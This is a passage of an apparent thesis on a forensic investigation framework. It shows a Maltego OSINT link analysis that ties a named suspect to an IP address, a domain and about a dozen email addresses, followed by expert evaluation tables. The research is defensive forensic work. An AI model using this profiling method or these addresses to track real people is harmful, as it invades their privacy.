During the hypotheses and examination phase, the forensic investigator found a number of traces of communications that have been sent to suspicious identities. The open source intelligence forensic testing lab was used to route case three. All software and hardware requirements for the forensic computer have been preserved. Throughout the search and data collection and examination phases, an open source intelligence application was effectively engaged. The Maltego version 4.1.0 was employed to obtain and examine the data.

The suspect user contact information has been acquired and plans were set to test the proposed Model in the first phase of digital forensic investigation to perform link analysis. Application specifications were confirmed for the evidence collection phase. As shown in figures 5.27 and 5.28, the system specification is for Windows 10 used in the investigation.



Detail View

Person
maltego.Person
Kevin Farrell

− Relationships

− Incoming

http.ca

− Outgoing

Kevin.Farrell@gmail.com	KevinFarrell@gmail.com
KFarrell@gmail.com	FarrellK@gmail.com
KevinF@gmail.com	kevin.farrell@tradition.co.uk
kdfarrell@mscc.net	lord_keeblor@geocities.com
kpf@pipeline.com	

− Info

Relevance:	0.461836
Count:	2

− Generator detail


Source	http.ca	(Domain)
Transform	To Entities from WHOIS [IBM Watson]	
Gen. date	2018-10-08 21:09:21.20 +1300	

Figure 5.28: Suspect Email address details

Figures 5.27, and 5.28 show relationships with other interesting contacts relevant to the organisation. IP and email analysis have shown major communications within the organisation and from external domains as well.

5.1.3.2 Search & Data Collection

To explore the desired and credible traces for the data collection phase, links analysis and data mining have been implemented in this phase for showing all possible relationships and links associate to the suspected user. This phase was set to trace the machine’s activities, and a summary of these traces is shown in figure 5.29.



Output - Transform Output

```
Transform To EmailAddress [Bing] done (from entity "Kevin Farrell")
Transform To Email Address [Verify common] returned with 8 entities (from entity "Kevin Farrell")
Transform To Email Address [Verify common] done (from entity "Kevin Farrell")
Request read time out for http://keyserver.ubuntu.com:11371/pks/lookup?exact=off&op=vindex&search=http.ca (from entity "http.ca")
Request read time out for http://pgp.mit.edu:11371/pks/lookup?exact=off&op=vindex&search=http.ca (from entity "http.ca")
Transform To Email addresses [PGP] returned with 0 entities (from entity "http.ca")
Transform To Email addresses [PGP] done (from entity "http.ca")
Request read time out for http://keyserver.ubuntu.com:11371/pks/lookup?exact=off&op=vindex&search=http.ca (from entity "http.ca")
Request read time out for http://pgp.mit.edu:11371/pks/lookup?exact=off&op=vindex&search=http.ca (from entity "http.ca")
Transform To Person [PGP] returned with 0 entities (from entity "http.ca")
Transform To Person [PGP] done (from entity "http.ca")
```

Detail View

Person
maltego.Person
Kevin Farrell

- Relationships
- Incoming

http.ca

- Outgoing

KFarrell@gmail.com
FarrellK@gmail.com
KevinF@gmail.com
Kevin.Farrell@hotmail.com
KevinFarrell@hotmail.com
KFarrell@hotmail.com
kevin.farrell@tradition.co.uk
kdfarrell@mscc.net
lord_keeblor@geocities.com
kpf@pipeline.com
Kevin.Farrell@gmail.com
KevinFarrell@gmail.com

- Info

Relevance: 0.461836
Count: 2

- Generator detail

Source http.ca (Domain)
Transform To Entities from WHOIS [IBM Watson]
Gen. date 2018-10-08 21:49:16.245 +1300

Property View | Hub Transform Inputs

- Properties

Type	Person
Full Name	Kevin Farrell
First Names	
Surname	

- Graph info

Weight	46
Incoming	1
Outgoing	12
Bookmark	

Figure 5.29: IP Address Link Analysis

Figure 5.29 shows all associated communications to the user IP “185.53.179.6”. This IP tracing reveals a number of internal communications within the organisation and external communications, which require a deep analysis for the type of communications occurring. The figure also shows a number of locations, persons, websites, and net-blocks were involved in the communications, although the role does not require this level of communication. In the following phase a deep linking analysis for the data shown in figure 5.29 is completed.

Figure 5.30 shows the types of communication detected by the open source intelligence forensic (internal and external). Email tracing has demonstrated a clear picture of communications received and send by the user. Some of these communications were detected to be suspicious, as the user has several emails that are associating with the official one for external use. Analysing of these emails will be done in the following phase to decide whether those emails have been used in suspicious activity or just for personal use.

5.1.3.3 Hypotheses & Examination

Examination of the data was confirmed based on the data collected in the previous phase, which clarify that the user is using the email address to associate with external emails as shown in figure 5.30 and using his external IP address that is owned by the organisation for initiating external communications with external bodies. To examine the user activities, data mining and link analyses processes were employed in the phase of search and data collection to confirm the intentions of the user.

Data acquisition is recognised as a relationships inquiry of suspected users by tracing their emails and local IP addresses to reveal credible information such as external emails, external IP address, other domains, DNS records to resolve different IPs to names, MX records to use external emails, persons involved in the communications, and websites. The forensic examination was done by extracting system and physical information from the open source intelligence, and to acquire the desired information. The data examination method was used and the system engaged was a Windows. The following figure 5.31 shows a sample of detailed information about the parties involved in the communications (all identities are fictitious).





Figure 5.30: Email Address Link Analysis



Type	Entity						
maltego.DNSName	wildcard-in-use.http.ca			●	2	0	100
maltego.DNSName	www.http.ca			●	1	0	100
maltego.DNSName	www-mmsp.ece.mcgill.ca.http.ca			●	1	0	100
maltego.MXRecord	mail.h-email.net			●	1	0	100
maltego.EmailAddress	hostmaster@http.ca.			●	1	0	100
maltego.EmailAddress	kevin.farrell@tradition.co.uk			●	1	0	100
maltego.EmailAddress	kdfarrell@mscc.net			●	1	0	100
maltego.EmailAddress	lord_keeblor@geocities.com			●	1	0	100
maltego.EmailAddress	kpf@pipeline.com			●	1	0	100
maltego.EmailAddress	Kevin.Farrell@gmail.com			●	1	0	100
maltego.EmailAddress	KevinFarrell@gmail.com			●	1	0	100
maltego.EmailAddress	KFarrell@gmail.com			●	1	0	100
maltego.EmailAddress	FarrellK@gmail.com			●	1	0	100
maltego.EmailAddress	KevinF@gmail.com			●	1	0	100
maltego.EmailAddress	Kevin.Farrell@hotmail.com			●	1	0	100
maltego.EmailAddress	KevinFarrell@hotmail.com			●	1	0	100
maltego.EmailAddress	KFarrell@hotmail.com			●	1	0	100
maltego.Domain	http.ca		📌	●	0	34	66
maltego.Person	Kevin Farrell		📌	●	1	12	46
maltego.Person	Farrell Kevin			●	1	0	34
maltego.Location	Nepean			●	1	0	29
maltego.Company	Canadian Internet Registration Authority			●	1	0	21
maltego.Location	Canada			●	1	0	20
maltego.Company	Namespro Solutions Inc			●	1	0	17

Figure 5.31: Analysed Data Table

5.2 CONCLUSION

Chapter five reports the results and findings from the case study scenarios. These results have been evaluated in order to assess the performance of the model. The proposed model has been appraised and studied for determining its points of strength, weakness and areas for future development. The model went through a number of different stages of assessment and evaluation in order to assess its performance, design, significance and thoroughness. Design science research was the methodology used to identify the properties and attributes of the model.

The first model proposed is in section 3.22 as a part of filling the gap identified in chapter three. It was an attempt at enhancing the digital forensic investigative processes in critical infrastructures. Design science methodology was chosen to evaluate and assess the proposed model. It tested each process and the data collected from the case study scenarios were taken into consideration to evaluate the performance of the model. The enhanced model was named

"Corrective Digital Forensic Model for Critical Infrastructures". This model has been taken for the next level of the forensic investigation.

The enhanced model was implemented for designing a new framework based on the international standards and is known as the "Corrective Digital Forensic Framework for Critical Infrastructures". This framework is formulated for forensic investigator best practice and provides recommendations on issues related to critical systems, where big data management is involved in a form of a complete guideline.

The construction of this framework came from the understanding the gaps, issues and problems identified in the literature review as stated in chapters two and three and from the study of previous attempts, current models, and frameworks in that field of study. As reported by the forensic experts, models are a general idea to solve the particular problem. The framework was constructed to provide those experts with the necessary details that could help them in digital forensic investigations.

The new deliverable is constructed based on objective-achiever requirements. The aim of this deliverable is to achieve all the design goals and objectives stated in the guideline in order to meet the international standards and requirements of acquiring beneficial and useful information. Section 6.2 "guideline manual" is designed to be compatible with the proposed model and the enhanced framework. The guideline provides details for how to conduct extensive forensic investigations with enriched evidence.

The following chapter six provides artefact evaluation and feedback from experts. Chapter six aims to give an artefact validation and evidence for more improvements, focusing on evidence presented in chapter 5, for acceptance or rejection. Some of these recommendations can be used for further research projects.

Chapter 6

Artefact Evaluation

6.0 INTRODUCTION

Table 6.1 Contribution of Chapter 6

This chapter aims to validate the artefacts found in chapter 5 and according to the testbed results, and virtual environment tests, the artefact will be evaluated critically to find its suitability to be applied in practice. The model has been demonstrated in chapter 5 to find the potential implications for industrial control systems, where big data environments are involved. Furthermore, the effectiveness of the design science research (DSR) methodology have been given for the model in chapter 4 to identify points that help in conducting efficient forensic investigations. All stages of design science research methodology were described in chapter four as a part of the design and plan of study. The design science research methodology was chosen to be applied in this study. DSR methodology supports IT specialists, especially forensic investigators with an iterative process that is capable of filling the gaps identified in chapter three and also helps forensic investigators to achieve their goals and objectives. The Initial artefact was formulated in chapter three, which is the proposed model and has been improved in chapter five, after building the necessary testbeds. Chapter six has shaped the artefact to an outcome, which is the research deliverable "Framework & Guideline".

Chapter six is divided into several sections. The First section will involve pragmatic evaluation of the artefact and to validate its credibility in the study. The Second section involves qualitative evaluation. DSR methodology effectiveness will be evaluated based on the limitations defined in chapter three. The last section provides a summary for this chapter.

6.1 PRAGMATIC EVALUATION

Seven experts have been approached for the artificial evaluation (Exp1, Exp2, Exp3, Exp4, Exp5, Exp6, and Exp7). Those experts were contacted and approved to assess the artefacts, according to design science research methodology, which is clarified in Chapter 4.1. All the experts are experienced in their fields. The evaluation process was designed to involve several specializations throughout the assessment, so accurate results can be obtained. Each one of them has specialist skills in different fields, for example, cyber-physical system, cyber forensics investigations, nuclear power engineering, and network security. They are working in forensics, security, networking, for 10 years or more. Exp1 has 16 years of cyber-physical systems in critical infrastructures and has a mixture of work experience in security assurance as a consultant. The oral advice that was received as a part of his feedback was very helpful for commercializing the artefact. Correspondingly, Exp2 has 15 years of experience in IT security and has extended knowledge of digital forensic investigation processes. Exp3 has more than 10 years of deep knowledge in digital forensic investigations and working as a digital forensic examiner. Exp4, and Exp5 are working in penetration testing for more than 10 years in network security. Exp6 has 10 years of penetration testing in industrial control systems as a cyber security consultant. The verbal and written advice that was received as a part of his feedback were very helpful for commercializing the artefact. Exp7 has 10 years of experience in digital forensics investigations for the government. His extensive knowledge in conducting digital investigations has helped me to identify what needs to be added for completing my framework. The major objective is not only to obtain their feedback on the suitability of the given artefact, but also on the functionality, usability, efficiency, and effectiveness of the artefact.

This section includes the following sub-sections: 6.1.1 fieldwork arrangements and settings for conducting evaluation. Section 6.1.2 deliberating the preparation actions for the evaluation. In Section 6.1.3, the seven expert's evaluation. Sub-section 6.1.4 accomplishes reflection and analysis of the experts' evaluation.

6.1.1 Fieldwork Arrangements

First several meetings were conducted with the five experts separately in order to clarify the aims of the research and the proposed model. Afterwards, preliminary meetings have been organized with each expert for providing the material (hardcopies, and files). The researcher throughout the meetings has demonstrated the proposed corrective big data forensic investigation framework for critical infrastructures for the expert's understanding. The background of the artefact, its concept and basic components were clarified. The researcher demonstrated the framework as implemented in chapter 5 for assuring the understandability for the experts. Moreover, the researcher explained the instructions for the corrective big data forensic investigation framework for critical infrastructures to the experts, explained the questions for the evaluation to be answered, and what is expected from experts.

One week was given to the experts to have a look at the proposed framework (artefact). During that week, the seven experts had an opportunity to raise any questions and concerns for discussion in terms of their interests in the proposed framework, with the researcher. The feedback helped to answer the question of improving the applicability of the framework in the real-world. This questions are answered by the experts to check its usability. Also, the efficiency and effectiveness are necessity for the framework for confidence and reliability. This check cannot be achieved without the expert feedback and their expertise in network security, digital forensic investigations, cyber-physical systems, and IT assurance. The experts have proposed that the evidence acquired from the collected data is feasible for courts admission. Once the database gets larger, the accuracy of the framework can be improved by performing many initial deployments.

After the experts had time understand the framework, another meeting was had with each one separately to discuss the feedback, and to collect the answers on the questions and the evaluation form. The researcher checked the instructions on files provided to the experts to make sure they were following the steps sequentially. Expert 3 has to re-do the work for better evaluation, as he has some technical issues for setting up for testing the testing environment. Oral feedback was provided in addition the written feedback, which is on the evaluation form. The researcher took the oral comments to make notes for more analysis.

6.1.2 Evaluation Arrangements

This section shows the list of files that have been provided to the experts with a descriptions in table 6.2. Furthermore, installation files for building the testing environments and for providing more details to the users are given.

Table 6.2: Artefact Files for Evaluation

No.	File Name	Description
1	Corrective Big Data Forensic Investigation Framework for Critical Infrastructures (1)	This framework was designed by Microsoft Visio. This design has been provided to the experts.
2	Corrective Big Data Forensic Investigation Framework for Critical Infrastructures design architecture (2)	Microsoft document file demonstrating the design architecture.
3	Corrective Big Data Forensic Investigation Framework for Critical	Microsoft document describing the proposed framework components, each functionalities and pseudo code.

No.	File Name	Description
	Infrastructures architecture (3)	
4	Framework Documentation	Microsoft word document explaining the instruction in detail, design architecture, and how the framework operates.
5	Expert Evaluation Form	An evaluation form including questions along with the required files for installation and operations.

6.1.3 Evaluations of Experts

In design science research method, artefact evaluation obtained from experts is an essential part to check the artefact applicability. Evaluation results must reflect progress of the artefact through the research stages of improvement. Further information can be acquired from the evaluation report to identify new findings and items to improve.

According to section 6.1.1 fieldwork arrangements, the evaluation form has been delivered to the chosen experts based on their expertise in certain specializations. This is done after implementing the proposed model to document their findings and be able to record the feedback on the form accurately. Written feedback has been collected as well as the oral feedback throughout the meetings.

In terms of expert feedback, all data have been obtained from spreadsheets and reformatted into respective tables. In addition, a check has been made to assure that expert identities are protected and remain secret, which was an essential step to be made in this evaluation. All important points taken from the expert evaluation have been highlighted in the report figures and tables for reader attention.

6.1.3.1 Expert 1

Exp1 has 16 years of cyber-physical systems in critical infrastructures and has a mixture of work experience in security assurance as a consultant. She has got research experience within the university and industry. Her extended knowledge promoted her as head of research in the computing department. She also has been supervising projects within the university in the fields of cyber-physical systems protection, digital forensics, risk assessment, critical infrastructures maintenance, and complex networks. Expert 1 has tested the framework against the industry requirement to check the potential ability of the produced framework commercially. Expert1 has raised several questions accordingly relevant to the actual operation of the framework. Expert 1 has also stated that this could have strong potential for industry. Expert 1 answered the questions as defined in Table 6.3.

Table 6.3: Expert 1 Answers to the Questions Requested

Questions	Answers
Q1: From your experience, how effective this system would be in industry in terms of digital forensic investigations in critical infrastructures?	The framework I have checked in a model version is very critical and has a high potential for real-world implementation. It has to be integrated within a critical infrastructure in order to understand its real benefits. Though, as a model I think that it obviously proves the theoretical backgrounds and introduces new opportunities in businesses.
Q2: Do you think the metrics provided are suitable and supporti ve to control appropriate mitigation procedures?	Yes. Supplementary modifications can be made in future after experiencing more case scenarios. Though, at present it is sufficient.
Q3: Are the processes identified to build the system structurally match what you see?	Yes. It is efficient for digital forensic investigators and penetration testers.
Q4: Do you think the Framework are effective in detecting	Yes, it offers different techniques for detecting possible vulnerabilities as well as preventing future attacks.

Questions	Answers
system vulnerabilities?	
Q5: Do you think the system are effective in tracing criminals?	Yes, tracing criminals is an active feature made through link analysis stage. I think this one has impressive features forensic examiners would like to use.
Q6: Do you think this system would be a great assist in real-world cases?	Yes, it shows a high level of applicability into real-world cases.
Q7: Is there any difficulty encountered while using it and how easy it?	No, It was very easy to go through. Difficulty comes without having the manual read before starting implementation.
Q8: How much time did you take to go through all components?	It took 30 minutes from me to go through all components.
Q9: Do you think instructions provided have been written clearly?	Yes, the instructions set are easy to understand and follow.
Q10: How widely this proposed system can be adopted in industry?	It has to be combined within complex systems in order to recognize its real assistances. However, as a system, I think that it obviously proves its capability to be adopted critically in industry.
Q11: What are the areas of improvements you think they are needed?	Reliable techniques for system protection against spying activities to maintain the confidentiality of how this framework works.
Q12: Are there any amendments required?	There are no modifications required at the moment.

Questions	Answers
Q13: What are the strengthens and weaknesses of the system?	Ready for commercial implementation. Easy to use. Do what it says. Reliable for identifying vulnerabilities and tracing criminals. Some modifications to be made in the future for framework protection and control features.
Q14: Do you think this framework is completed?	The framework presented here is a proof of concept. However, some control features can be adjusted.

6.1.3.2 Expert 2

Expert 2 has 15 years of experience in IT security. He has extended knowledge in digital forensic investigations processes. His professional expertise in digital forensics for military. His expertise in cyber-crimes and digital investigations. He has a permanent role in a university, and teaching papers related to information security and network security. He has supervised around 35 projects for master level. He has contributed to this field through research in reputable journals and conferences, which they are recognised worldwide. Expert 2 has accepted to be involved in the evaluation process and answer the questions reported in the table 6.4.

Table 6.4: Expert 2 Answers to the Questions Requested

Questions	Answers
Q1: From your experience, how effective this system would be in industry in terms of digital forensic investigations in critical infrastructures?	Framework can be more reliable with more control options.
Q2: Do you think the metrics provided are suitable and	The framework is a focused framework and guiding forensic examiners on digital forensic cases.

Questions	Answers
supporti ve to control appropriate mitigation procedures?	
Q3: Are the processes identified to build the system structurally match what you see?	Yes.
Q4: Do you think the Framework are effective in detecting system vulnerabilities?	Yes. It provides features for identifying possible vulnerabilities using remote data acquisition by performing penetration testing to prevent cyber-attacks.
Q5: Do you think the system are effective in tracing criminals?	Link analysis phase is the layer where cyber-crimes can be traced effectively – provide descriptive data.
Q6: Do you think this system would be a great assist in real-world cases?	Yes.
Q7: Is there any difficulty encountered while using it and how easy it?	No, easy to use.
Q8: How much time did you take to go through all components?	60 minutes to get familiar with the manual and the components.
Q9: Do you think instructions provided have been written clearly?	Yes.

Questions	Answers
Q10: How widely this proposed system can be adopted in industry?	Can be adopted.
Q11: What are the areas of improvements you think they are needed?	Implemented against real systems for further results in order to identify areas of improvements in the future.
Q12: Are there any amendments required?	Initially no.
Q13: What are the strengthens and weaknesses of the system?	- Simple and effective - Need to be implemented against real systems.
Q14: Do you think this framework is completed?	Framework is completed theoretically.

6.1.3.3 Expert 3

Expert 3 has more than 10 years of deep knowledge in digital forensic investigations and working as a digital forensic examiner. Her expertise in complex forensic cases is grounded in industry. Also, she worked as Systems Administrator for five years. She's working in one of Big 4 companies as a Digital Forensic Examiner. She is an active researcher doing projects in collaboration with UK research centres. Expert 3 has accepted to be involved in the evaluation process and answer the questions reported in the table 6.5.

Table 6.5: Expert 3 Answers to the Questions Requested

Questions	Answers
Q1: From your experience, how effective this system would be in industry	Genuine and Controlling are the two features that the system has. This would make it successful to get into critical industry to conduct digital forensic investigations in critical infrastructures.

Questions	Answers
in terms of digital forensic investigations in critical infrastructures?	
Q2: Do you think the metrics provided are suitable and supporti ve to control appropriate mitigation procedures?	For forensic investigators, it would be helpful and supportive. Assistance might be required by systems administrators.
Q3: Are the processes identified to build the system structurally match what you see?	Yes.
Q4: Do you think the Framework are effective in detecting system vulnerabilities?	Yes, it is. Remote data acquision option provided can be a great feature for deep analysis.
Q5: Do you think the system are effective in tracing criminals?	Yes, large volumes of data can be acquired by link analysis stage to trace suspected persons.
Q6: Do you think this system would be a great assist in real-world cases?	Yes.
Q7: Is there any difficulty encountered while using it and how easy it?	No

Questions	Answers
Q8: How much time did you take to go through all components?	Two hours to get everything sorted out.
Q9: Do you think instructions provided have been written clearly?	Yes.
Q10: How widely this proposed system can be adopted in industry?	With some features to be added, it can be adopted.
